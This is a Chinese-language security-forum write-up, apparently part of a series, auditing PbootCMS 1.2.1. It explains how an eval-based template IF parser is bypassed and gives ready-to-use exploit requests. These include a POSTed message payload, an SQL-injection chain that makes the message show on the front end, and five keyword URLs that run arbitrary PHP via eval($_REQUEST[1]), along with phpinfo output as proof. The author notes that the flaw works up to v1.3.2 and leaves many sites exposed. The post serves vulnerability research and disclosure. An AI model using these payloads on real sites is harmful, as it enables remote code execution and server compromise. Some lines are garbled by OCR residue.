登录

PbootCMS代码审计全过程之四-漏洞测试-前台代码执行

phpoop / 2018-12-17 09:30:00 / 浏览数 4517 安全技术 漏洞分析 顶(1) 踩(0)

0x12 前台命令执行漏洞

0x12.0 漏洞讲解

帮助手册文件路径：PbootCMS-V1.2.1\doc\help.chm

文件路径：apps\home\controller\ParserController.php
方法：parserIfLabel(

```
// ■■IF■■■■
public function parserIfLabel($content)
{
$pattern = '/\{pboot:if\(([^}]+)\)\}([\s\S]*?)\{\/pboot:if\}/';
$pattern2 = '/pboot:([0-9])+if/';
 if (preg_match_all($pattern, $content, $matches)) {
   $count = count($matches[0]);
   for ($i = 0; $i < $count; $i ++) {
     $flag = '';
     $out_html = '';
     $danger = false;

     $white_fun = array(
     'date',
     'in_array',
     'explode',
     'implode',
     'get',
     'post',
     'session',
     'cookie'
     );
```

```
   // ■■■■■■■■■■■■■■■■
   if (preg_match_all('/([\w]+)([\s]+)?\(/i', $matches[1][$i], $matches2)) {
     foreach ($matches2[1] as $value) {
       if (function_exists($value) && ! in_array($value, $white_fun)) {
         $danger = true;
         break;
       }
     }
   }

   // ■■■■■■■■■■■■■■IF
   if ($danger) {
       continue;
   } else {
       $matches[1][$i] = decode_string($matches[1][$i]); // ■■■■■■■■
   }
   eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');
   ...
 }
 return $content;
}
```

可以看得到这里有个使用了个eval 函数 可以通过手册提供的IF标签来执行代码

```
{pboot:if(php code)}!!!{/pboot:if}
```

这里的话有个比较骚的地方，就是他用了 函数 function_exists
来判断是否给定义了函数。一般来说，这样就稳了，但是总是有意外的吗，看到这个函数的时候就知道怎么搞了，直接使用 eval 就可以绕过他function_exists 函数会返回false 这样$danger 就不会为true 不为true就可以任意执行代码了。

注意点：

function_exists

(PHP 4, PHP 5, PHP 7)

function_exists — 如果给定的函数已经被定义就返回 **TRUE**

说明

```
bool function_exists ( string $function_name )
```

在已经定义的函数列表（包括系统自带的函数和用户自定义的函数）中查找 **function_name**。

参数

function_name

函数名，必须为一个字符串。

返回值

如果 **function_name** 存在且的确是一个函数就返回 **TRUE** ，反之则返回 **FALSE** 。

Note:

对于语法结构的判断，例如 include_once 和 echo 将会返回 **FALSE** 。

范例

Example #1 eval() 例子 - 简单的文本合并

```
<?php
$string = 'cup';
$name = 'coffee';
$str = 'This is a $string with my $name in it.';
echo $str. "\n";
eval("\$str = \"$str\";");
echo $str. "\n";
?>
```

以上例程会输出：


```
This is a $string with my $name in it.
This is a cup with my coffee in it.
```

注释

Note: 因为是一个语言构造器而不是一个函数，不能被 可变函数 调用。


eval 是一个语言结构器，而function_exists 不可解析 所以直接返回了false

而漏洞触发点很多一共5处




■■■■■■■■ parserAfter ■■ ■■ $content ■■■■■■■■■■■■■■■■■■■■

0x13.1 命令执行漏洞演示一



```
url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add
post■
   contacts = P■■
   mobile = 18218545644
   content = {pboot:if(eval($_POST[1]))}!!!{/pboot:if}
   checkcode = ■■■
```

提交以后去后台




这里在实战利用的时候有一个很关键的问题。就是需要管理员点击显示。那不是很没用了么？

除非我们可以找到一个注入让他在入库的时候就修改为前端可显示的状态。

0x13.2 漏洞进化-组合漏洞-前端无限制命令执行

还记得我们前面 0x08.1 的留言处sql注入么。利用它就可以直接在前台显示，造成命令执行了





```
url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add
post:

contacts[acode`,`mobile`,`content`,`user_ip`,`user_os`,`user_bs`,`recontent`,`status`,`create_user`,`update_user`,`create_time

mobile = 1

content = 1
```



这样就可以直接命令执行了，让他无限制

0x14 前台命令执行二,三,四,五

看起来好像很多其实都是就是一处：)


```
http://127.0.0.1/cms/PbootCMS/index.php/index/index?keyword={pboot:if(eval($_REQUEST[1]));//)}}}{/pboot:if}&1=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/Content/2?keyword={pboot:if(eval($_REQUEST[1]));//)}}}{/pboot:if}&1=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/List/2?keyword={pboot:if(eval($_REQUEST[1]));//)}}}{/pboot:if}&1=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/About/1?keyword={pboot:if(eval($_REQUEST[1]));//)}}}{/pboot:if}&1=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/Search/index?keyword={pboot:if(eval($_REQUEST[1]));//)}}}{/pboot:if}&1=phpinfo();
```



System	
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration	D:\phpStudy\PHPTutorial\php\php-5.5.38\php.ini

0x15 备注

在准备发布的时候，我又测了一波发现是可以一路杀到 PbootCMS v1.3.2 的，官网现在的版本是 1.3.3 所以能杀的站还是很多的。

点击收藏 | 1 关注 | 1

上一篇：从 blind XXE 到读取根目录文件 下一篇：phpMyAdmin 4.8.0~...


1. 4 条回复

执念 2018-12-19 18:05:02

师傅666

0 回复Ta

anker 2018-12-26 11:08:02



这个是什么工具还是插件啊

0 回复Ta

phpoop 2018-12-26 15:59:34

@anker postman

0 回复Ta

anker 2018-12-26 17:34:40

